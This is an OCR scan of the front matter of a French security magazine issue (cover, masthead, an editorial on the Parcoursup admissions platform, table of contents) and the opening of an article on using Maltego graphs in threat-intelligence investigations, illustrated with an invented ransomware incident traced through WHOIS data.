MISC

LE MAGAZINE DE LA SÉCURITÉ INFORMATIQUE MULTIPLATEFORME !

N° 97
MAI / JUIN 2018

France MÉTRO. : 8,90 € - CH : 15 CHF
BE/LUX/PORT CONT : 9,90 €
DOM/TOM : 9,50 € - CAN : 16 $ CAD

L 19018 - 97 - F: 8,90 € - RD



RÉSEAU : L2 / L3 / Virtualisation

Repenser les architectures réseau et la protection périmétrique p. 74



APPLICATION : ICS / Protocoles

Conception d'un honeypot émulant une machine industrielle avec Conpot

p. 81



RÉSEAU : IoT / NRF24L

Outils et attaques sur les claviers sans fil non Bluetooth

p.64



SYSTÈME : SMTP / DNSSEC


Les bonnes pratiques DNS pour protéger son infrastructure de messagerie p. 58

DOSSIER

MELTDOWN, SPECTRE, CRYPTANALYSE :

COMPRENDRE LE FONCTIONNEMENT DES ATTAQUES PAR CANAUX AUXILIAIRES ! p. 28

1 - Analyse des canaux auxiliaires lors de la saisie d'un PIN
2 - Attaques des implémentations cryptographiques en boîte blanche
3 - De Meltdown à KASLR : attaques sur la micro-architecture
4 - Canaux auxiliaires contre les implémentations d'AES





EXPLOIT CORNER

Sortir de la sandbox Java avec CVE-2017-3272

p. 14



PENTEST CORNER


Pentest des environnements CAN, le système de contrôle des voitures et de l'aéronautique p. 18



FORENSIC CORNER

Collecte et analyse de données avec l'outil Maltego

p. 06



8TH EDITION

2018

Trainings: 25 - 27 June
Talks: 28 - 29 June

MAISON DE LA CHIMIE

www.hackinparis.com

organized by

SYSDREAM
IT SECURITY SERVICES

www.sysdream.com

MISC est édité par **Les Éditions Diamond**

LES ÉDITIONS DIAMOND

10, Place de la Cathédrale
68000 Colmar, France
Tél. : 03 67 10 00 20 - **Fax :** 03 67 10 00 21
E-mail : cial@ed-diamond.com
Service commercial : abo@ed-diamond.com
Sites : https://www.miscmag.com
https://www.ed-diamond.com

Directeur de publication : Arnaud Metzler
Chef des rédactions : Denis Bodor
Rédacteur en chef : Cédric Foll
Rédacteur en chef adjoint : Émilien Gaspar
Secrétaire de rédaction : Aline Hof
Responsable service infographie : Kathrin Scali
Réalisation graphique : Thomas Pichon
Responsable publicité :
Valérie Frechard - Tél. : 03 67 10 00 27
Service abonnement : Tél. : 03 67 10 00 20
Illustrations : http://www.fotolia.com
Impression : pva, Druck und Medien-Dienstleistungen GmbH, Landau, Allemagne
Distribution France : (uniquement pour les dépositaires de presse)
MLP Réassort : Plate-forme de Saint-Barthélemy-d'Anjou. Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier. Tél. : 04 74 82 63 04
Service des ventes : Abomarque : 09 53 15 21 77

IMPRIMÉ en Allemagne - PRINTED in Germany
Dépôt légal : A parution
N° ISSN : 1631-9036
Commission Paritaire : K 81190
Périodicité : Bimestrielle
Prix de vente : 8,90 Euros

Membre April
www.april.org

Charte de MISC

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent. MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate. MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

La rédaction n'est pas responsable des textes, illustrations et photos qui lui sont communiqués par leurs auteurs. La reproduction totale ou partielle des articles publiés dans Misc est interdite sans accord écrit de la société Les Éditions Diamond. Sauf accord particulier, les manuscrits, photos et dessins adressés à Misc, publiés ou non, ne sont ni rendus, ni renvoyés. Les indications de prix et d'adresses figurant dans les pages rédactionnelles sont données à titre d'information, sans aucun but publicitaire.

https://www.miscmag.com

RETROUVEZ-NOUS SUR :

@MISCleMag

@miscredac et/ou @editionsdiamond

p.43/44 **Découvrez TOUS NOS abonnements MULTI-SUPPORTS !**

ÉDITO

VOUS CROYEZ QU'UNE BANDE D'ÉNARQUES A UN BEAU JOUR D'ÉTÉ INVENTÉ UN ALGO MEILLEUR QUE CELUI DE GALE SHAPLEY ? [1][2]

Août 2017, petite discussion fictive entre deux conseillers dans les couloirs de l'administration centrale du Ministère de l'Enseignement supérieur, de la Recherche et de l'Innovation.

- On a communiqué largement durant tout l'été sur les ratés d'Admission Post Bac, les bacheliers sans affectation et le tirage au sort dans les filières en tension. Il nous faut une nouvelle application, la ministre s'est engagée à ce qu'il n'y ait plus ce type de problèmes l'année prochaine.
- Mais vous avez prévu d'ouvrir plus de places dans l'enseignement supérieur ? Parce qu'avec 800.000 candidats pour 650.000 places, vous ne pourrez pas faire des miracles...
- Ni le ministère ni les universités n'ont de marges de manœuvre budgétaires, nous restons à moyens constants.
- Alors vous pensez introduire des mécanismes de sélection pour l'entrée à l'université ?
- L'opinion publique n'est pas prête pour ça. Pas plus que d'accepter de continuer les tirages au sort...
- C'est la quadrature du cercle, cette question. Vous avez réussi l'année dernière à faire porter la responsabilité sur le logiciel et, même si l'opinion publique vous a plutôt bien suivi, vous ne pourrez pas rejouer la même partition une fois de plus. D'autant que plusieurs voix divergentes se sont fait entendre telles que celle de la Cour des comptes et jusque dans votre majorité **[3]**.
- Avec Admission Post Bac, la totalité des vœux était centralisée et un algorithme tournait pour proposer une affectation au maximum de candidats **[4]**. Comme il y avait moins de places que de candidats, que personne n'a voulu assumer d'introduire une sélection, on a tiré au hasard les étudiants qui pourraient aller en STAPS et en psycho. Avec le nouveau dispositif, nous allons remettre l'humain au cœur en nous appuyant sur les établissements. Les candidats saisiront leurs vœux comme avant, puis on enverra le tout aux établissements qui se débrouilleront avec.
- Donc l'idée est de remplacer un processus automatisé par une gestion manuelle de 850.000 bacheliers. Mais étudier autant de dossiers va prendre un temps fou aux établissements !
- En fait, c'est un peu plus que ça, car, contrairement à Admission Post Bac, il n'y aura plus de hiérarchisation des vœux. Les établissements recevront tous les dossiers sans savoir si c'est le premier choix du candidat ou le dernier. Avec 7 vœux en moyenne l'année dernière, cela fera environ 5.000.000 de dossiers à étudier. À vrai dire, on anticipe que les établissements râlent un peu et que certains s'opposent à réaliser le classement. Si c'est le cas, on pourra toujours leur mettre sur le dos la responsabilité des dysfonctionnements.

Pour revenir à des questions de sécurité des systèmes d'information et d'analyse de risques, je n'envie pas les nuits à venir des RSSI et responsables de l'application ParcourSup ces prochaines semaines. Nous ne vivons pas tous les jours le crash test d'une application concernant une population de 800.000 utilisateurs sous l'attention de tous les médias en direct. Préparez votre popcorn le 22 mai prochain !

Cédric FOLL / cedric@miscmag.com / @follc

[1] https://twitter.com/lpochocho/status/983827378572054528

[2] Conférence inaugurale de Claire Mathieu au Collège de France expliquant l'algorithme Gale et Shappley et son application sur Admission Post Bac (à partir de la 54ème minute) : http://www.college-de-france.fr/site/claire-mathieu/inaugural-lecture-2017-11-16-18h00.htm

[3] Cours des comptes : « *ces défauts ne sont pas techniques, mais relèvent de dispositions juridiques et de décisions politiques* » ; Cédric Villani : « *ce qui a « buggé » dans APB, ce n'est pas le logiciel, mais bien l'État* », http://mobile.lemonde.fr/idees/article/2017/12/06/cedric-villani-ce-qui-a-bugge-dans-apb-ce-n-est-pas-le-logiciel-mais-bien-l-etat_5225204_3232.html?xtref=https://fr.m.wikipedia.org/&xtmc=apb&xtcr=1

[4] http://mobile.lemonde.fr/campus/article/2017/12/05/parcoursup-qui-succede-a-apb-risque-de-creer-du-stress-continu-pour-les-candidats-et-leurs-familles_5224705_4401467.html

https://www.ed-diamond.com

OFFRES D'ABONNEMENTS | ANCIENS NUMÉROS | PDF | GUIDES | ACCÈS CONNECT

SOMMAIRE

MISC MAGAZINE
N°97

FORENSIC CORNER

06 ARCHÉOLOGIE NUMÉRIQUE

Le Renseignement et l'Analyse de la Menace (RAM, ou, « Threat Intelligence » ou juste « Threat Intel ») consiste à collecter des données relatives à des menaces, les trier, les corréler, les enrichir avant de les analyser dans leur contexte « spatial » - l'entreprise ou l'organisation – et « temporel » - à la date d'un incident par exemple...

EXPLOIT CORNER

14 FINI LE BAC À SABLE. AVEC LE CVE-2017-3272, DEVENEZ UN GRAND !

Pour continuer dans la lignée des vulnérabilités Java, nous allons présenter ici une preuve de concept pour un exploit basé sur la vulnérabilité du CVE-2017-3272 qui atomise la sandbox Java...

PENTEST CORNER

18 PENTEST DANS LES RÉSEAUX CAN : DES STANDARDS À LA PRATIQUE

Le protocole CAN (*Controller Area Network*) est très utilisé dans de nombreux domaines tels que l'automobile, l'aéronautique, le spatial, le maritime et les systèmes industriels...

SYSTÈME

58 SMTP : LA « KILLER APP » DE DNSSEC

Huit ans après le déploiement de DNSSEC par la racine du DNS, cette technologie peine encore à trouver son public et à prouver son utilité...

RÉSEAU

64 COMPROMISSION DE CLAVIERS SANS FIL 2.4GHZ

Dans cet article, seront abordées deux failles de sécurité découvertes sur des claviers sans fil équipés de puces nRF24L...

74 ÉVOLUTION DES ARCHITECTURES DE SÉCURITÉ RÉSEAU EN ENTREPRISE - PARTIE 1

Les équipes réseaux bâtissent le cœur de l'infrastructure, elles conçoivent les artères principales jusqu'à la capillarité « end-user », et la protège via les techniques et équipements adéquats...


APPLICATION

81 CONPOT : L'ART DE FAIRE MÛRIR SES POMMES EN SIMULANT UN SYSTÈME DE CONTRÔLE INDUSTRIEL (ICS)

Conpot est le nom donné à un pot de miel qui permet de comprendre les motivations d'attaquants sur un ICS (Système de Contrôle Industriel)...

43/44 ABONNEMENTS PAPIER et CONNECT

28 DOSSIER



MELTDOWN, SPECTRE, CRYPTANALYSE : COMPRENDRE LE FONCTIONNEMENT DES ATTAQUES PAR CANAUX AUXILIAIRES !

29 Vérifier un code PIN

36 Des attaques en boîte grise pour casser des implémentations cryptographiques en boîte blanche

45 Meltdown et attaques sur KASLR : les attaques par canal auxiliaire passent à la vitesse supérieure

52 Attaques par canaux auxiliaires sur AES – Partie 1

MISC
LE MAGAZINE DE LA SÉCURITÉ INFORMATIQUE MULTIPLATEFORME !

LISEZ LE DERNIER NUMÉRO PARU EN LIGNE !
+ **75** AUTRES NUMÉROS ET **15** HORS-SÉRIES
SUR **connect.ed-diamond.com**



CONNECT

PROFESSIONNELS, ENSEIGNEMENT, R&D...

DÉCOUVREZ CONNECT

LA PLATEFORME DE LECTURE EN LIGNE !

- UN ACCÈS ILLIMITÉ À + DE 1000 ARTICLES
- DES ARTICLES TRIÉS PAR DOMAINES
- UN ACCÈS MULTI-UTILISATEURS
- UN AFFICHAGE PAR NUMÉRO PARU
- UN FILTRAGE PAR AUTEUR
- UN OUTIL DE RECHERCHE

CONNECT **ABONNEMENTS CONNECT**

PAGE 44

RENSEIGNEMENTS

+33 (0)3 67 10 00 28
connect@ed-diamond.com
www.ed-diamond.com



ARCHÉOLOGIE NUMÉRIQUE

Guillaume ARCAS – SEKOIA – @y0m

mots-clés : *THREAT INTELLIGENCE / ANALYSE / RENSEIGNEMENT / MENACE / MALTEGO, OURS, SCAM419*

Le Renseignement et l'Analyse de la Menace (RAM, ou, « Threat Intelligence » ou juste « Threat Intel ») consiste à collecter des données relatives à des menaces, les trier, les corréler, les enrichir avant de les analyser dans leur contexte « spatial » - l'entreprise ou l'organisation – et « temporel » - à la date d'un incident par exemple. Mais les données numériques ne sont pas immuables et peuvent changer en l'espace de quelques mois. Comment réaliser une analyse pertinente d'une menace quand on a affaire à des données « mortes » ?

Le renseignement sur les menaces désigne en même temps le traitement précédemment décrit et le produit de ce traitement, produit qui permettra de décider d'agir - ou non - sur cette menace.

Cette activité est en plein essor au sein des équipes dédiées à la cybersécurité et la cyberdéfense. La multiplication des cas d'attaques ciblées n'est pas étrangère à cela et on aurait tort de n'y voir qu'un phénomène de mode. De plus en plus d'entreprises ou d'organisations ressentent le besoin de savoir qui leur en veut ou tout du moins quelles sont les motivations et objectifs poursuivis par leurs cyber-adversaires, ne serait-ce que pour adapter leurs dispositifs de protection en conséquence.

Si le mot « renseignement » fait penser à James Bond, au Bureau des légendes... ou à OSS117, dans les faits cette activité est menée de façon tout à fait légale par de plus en plus de CERT ou de CSIRT.

Telle est, grosso modo, la mission dévolue à la RAM. Nous invitons les lecteurs désireux d'en savoir plus à se plonger dans « Quand la Threat Intel rencontre le DFIR » de Thomas Chopitea et Ronan Mouchoux paru dans les n°85 et 86 de votre magazine préféré.

La méthode de recueil d'informations principale mise en œuvre par les équipes de RAM est l'OSINT (« Open Source Intelligence »). Cela désigne le renseignement produit à partir de données disponibles publiquement. Souvent confondue avec le GooglINT, le DuckDuckINT ou le QwantINT, cette activité ne consiste pas seulement à utiliser les moteurs de recherche pour collecter des données ou des informations. Elle s'appuie aussi sur des sites qui mettent à disposition des flux de données (*feeds*), gratuitement ou sur inscription, parfois aussi moyennant finances, sur les rapports et études publiés par les sociétés de sécurité, sur les sites d'actualités et d'information génériques ou spécialisées. La fréquentation des conférences de sécurité et des inévitables social events qui les accompagnent rentre aussi dans les méthodes de recueil de ce type de renseignement.

Ces sources publiques peuvent être complétées par d'autres sources semi-publiques (par exemple : informations échangées sur des listes de diffusion ou dans des cercles d'échanges d'accès restreint) voire privées (bases de données, *feeds* ou bases de connaissance accessibles sur abonnement, sans oublier les données internes à l'organisation). Mais comme nous le verrons dans la suite de cet article, il y a suffisamment de données disponibles publiquement pour ne pas avoir à recourir à des moyens que les lois ou la morale réprouvent.

La production d'un.e analyste en RAM consiste dans la plupart des cas à rédiger des documents destinés à un public interne (direction, management, boards divers et variés) ou externe (les fameux *white papers*). Ces rapports, rédigés parfois après des semaines d'investigation, de nuits blanches et de litres de café, seraient trop tristes et même ennuyeux s'ils n'étaient que textuels. Et comme le disait Maître Kong à une époque où la Chine produisait plus de philosophes et de sages que d'APT : « une image vaut mille mots ».

Prenons par exemple les paragraphes suivants extraits d'un rapport d'investigation suite à une infection virale traitée par un CERT.

Le 23 décembre 2017 à 16h45m43s (UTC), l'utilisateur John Doe ouvrit un courriel reçu dans sa boite de messagerie professionnelle « john.doe@dazar.com ». Ce message contenait un lien vers l'URL **http://www.dahu.ru/gate.php**. L'utilisateur ouvrit ce lien dans son navigateur (Internet Explorer version 10) ce qui provoqua le téléchargement et l'exécution du script JavaScript **pwnme.js** hébergé à l'adresse **http://www.nessie.com/scripts/pwnme.js**. Ce script exploita une vulnérabilité dans le navigateur de l'utilisateur pour télécharger depuis l'adresse **http://www.licorn.net/bots/kim.exe** le fichier **kim.exe** (MD-5: 08e3169125a61b7698a192c826c552f5). Le script exécuta ce fichier sur l'ordinateur de l'utilisateur. À 17h22m29s, un message s'afficha sur l'écran informant l'utilisateur que ses fichiers étaient chiffrés et demandant

le paiement d'une rançon de 0,3 Bitcoin pour obtenir la clef de déchiffrement. L'utilisateur était invité à se connecter à l'adresse http://www.pegasus.com/payment.html pour obtenir les informations relatives au versement de la rançon.

L'investigation numérique indiqua que les domaines dahu.ru et pegasus.com ont été déposés au nom de Vladimir Vassiliev auprès du registre GandRu. L'adresse électronique renseignée dans les données WHOIS de ces deux domaines était « vlad.vassiliev@gmail.net ». Cette adresse électronique a également été renseignée dans les données WHOIS des domaines nessie.com et licorn.net. Ces domaines ont été déposés auprès de registre eName. Ces domaines sont servis par les serveurs de noms DNS « ns1.sbn.ru » et « ns2.sbn.su ». Les quatre sites Internet hébergeant les URL accédées par l'utilisateur étaient associés à l'adresse IP « 172.34.66.6 ». D'après les données WHOIS cette adresse IP fait partie de l'A.S. (*Autonomous System*) 40666 Soviet Business Network. Le domaine de cette société « sbn.su » a été déposé au nom d'Ivan Lebollov et enregistré avec l'adresse « vlad.vassiliew@gmail.net ».

Un schéma synthétisant les données techniques présentées ci-dessus permettra au lecteur de visualiser d'un coup d'œil les liens mis au jour durant l'enquête entre le rançongiciel **kim.exe** et le ou les attaquants identifiés par l'adresse « vlad.vassiliew@gmail.net ».

Le graphe présenté en figure 1, réalisé à l'aide de la suite Maltego, est une représentation graphique qui met en évidence les rôles prépondérants de l'adresse IP 172.34.66.6, des serveurs de nom ns1.sbn.ru et ns2.sbn.ru et du ténébreux Vladimir Vassiliev dans cette attaque comme le montrent la figure 1 et la figure 2.

La figure 1 attribue à chaque nœud (bulle) du graphe un volume proportionnel aux nombres de liens qui le lie aux autres nœuds. La figure 2 présente une vue plus « neutre » sous forme d'arborescence.

Cela signifie que mettre la main sur la ou les personnes qui utilisent cette adresse électronique et cet alias devrait mettre fin à leurs méfaits, et que bloquer l'adresse IP 172.34.66.6 sur les équipements de protection de l'entreprise empêchera toute nouvelle infection. La première mesure sera indirectement mise en œuvre après un dépôt de plainte auprès des services compétents (en un seul mot), la seconde est directement applicable. On couvre ainsi les étapes *Containment* et *Eradication* du processus « standard » de réponse à incident tel que défini par le SANS, le NIST ou le CERT/CC. Fournir les informations permettant la mise en œuvre de ces deux actions est précisément l'objectif de la Threat Intelligence.

1 Maltego kézako ?

« Comment ? Fichtre, diantre ! Un publi-reportage dans *MISC* pour un logiciel commercial, l'année 2018 commence bien ! » s'écrieront certains lecteurs. Mais à l'instar du conseil donné aux Britanniques par leur gouvernement pendant le Blitz, nous leur répondrons : « Keep Calm ! ».




Figure 1

Maltego se décline en effet en plusieurs versions payantes, mais l'éditeur fournit deux versions gratuites.

Maltego Community Edition (CE) qui, malgré quelques limitations, est fort utile pour illustrer un rapport d'investigation, un billet de blog ou un tweet. Et CaseFile, une version « stand alone » pouvant faire office de visionneuse et qui ne permet pas de faire appel aux Transform (pas de panique, nous expliquons plus loin ce qu'est un.e Transform !). C'est à l'aide de cette dernière mouture que nous illustrerons cet article, même si la version CE pourrait aussi faire l'affaire. Si la lecture de cet article incite des lecteurs à investir quelques centaines d'euros dans une licence Maltego payante, sachez que l'auteur ne touche pas de royalties sur ces ventes !

Notons qu'il existe des alternatives non payantes et libres à Maltego. On pourrait citer Gephi, dont la philosophie est un peu différente et moins intuitive que celle de Maltego (ce jugement étant cependant purement subjectif!) ou Yeti, présenté dans le n°94 de *MISC*, mais qui ne propose pas – encore – toutes les fonctionnalités souhaitées.

Maltego permet de créer des graphes. Un graphe est un ensemble de points appelés aussi nœuds, sommets ou bulles, reliés par des segments, également appelés arêtes, liens ou plus simplement traits.

Un *Transform* est un code qui s'exécute sur un serveur et permet de dériver de nouvelles informations à partir d'une *Entity*. Cela se traduit par la création de nouvelles *Entity* de types correspondant au *Transform* sélectionné.

Dans le jargon Maltego, une *Entity* est un nœud d'un graphe et se caractérise par son type, sa valeur et ses propriétés. Le type de l'*Entity* déterminera les actions applicables à celle-ci à l'aide des *Transform*. Sa valeur est l'information principale associée à l'*Entity* et qui sera affichée sous l'icône la représentant sur le graphe. C'est cette valeur qui sera passée en entrée d'un *Transform*. Notez que Maltego ne vérifie ni ne valide la valeur d'une *Entity* : si vous entrez par erreur une adresse IP dans une entité de type *Domain* ou *Email address* aucun message d'erreur ne sera généré.




Figure 2

Notez aussi que des entités non techniques, comme le nom d'une société ou d'un groupe d'attaquants, ont toute leur place dans un graphe illustrant une investigation.

Par exemple : en appliquant à l'*Entity Domain* « ed-diamond.com » le *Transform* « DNS from Domain » puis « To DNS name -NS (Name server) », on ajoute de nouvelles *Entity* de type « NS Record » dont la valeur est celle de chaque serveur de nom portant le domaine de l'entité-mère. En appliquant d'autres *Transform* à chacune de ces nouvelles entités, on étend le graphe : on peut ainsi générer de nouvelles entités de type « Adresse IP » ou « Website » et ainsi de suite jusqu'à obtenir satisfaction… ou jusqu'à saturation de l'écran !

Les *Transform* s'exécutent sur des serveurs qui par défaut sont opérés par Paterva. Si cela choque ou contrevient à votre politique de discrétion, à votre posture ou vos habitudes d'OPSEC, il est possible d'installer un serveur de *Transform* dans votre réseau.

En plus des *Transform* fournis par défaut par Paterva, il existe le Transform Hub qui est une sorte de « store » qui propose des *Transform* opérés par des sociétés tierces. Certains sont gratuits comme le Transform Shodan qui, comme son nom le laisse deviner, permet d'interroger Shodan depuis Maltego pour une entité dont la valeur peut être acceptée comme argument de recherche. D'autres sont payants et requièrent un abonnement ou une souscription auprès de leur fournisseur. C'est le cas des *Transform* CrowdStrike, Digital Shadows, Maxmind, DomainTools, etc.

Les *Transform* peuvent être appelés depuis une entité à l'aide d'un menu contextuel, c'est-à-dire qui tient compte du type de l'entité pour proposer les *Transform* applicables à celle-ci. Dans ce menu, les *Transform* sont classés en fonction de leur « périmètre » d'action : DNS, IP, E-mail, etc. Il existe cependant un bouton ***All Transform*** qui permet de lancer tous les Transform d'un clic. Attention cependant, dans la version CE vous ne pouvez traiter « que » 50 entités et si vous utilisez des *Transform* payants liés à des quotas d'utilisation, vous pouvez facilement dépasser ceux-ci en faisant cela pour obtenir un graphe certes esthétique, mais qui sera sûrement totalement inexploitable. Par exemple, lancer sur le domaine « ed-diamond.com » toutes les *Transform* – sur une version Classic, donc non limitée de Maltego (eh oui, je triche!) – génère 176 nouvelles entités… et un graphe aussi esthétique qu'inexploitable !

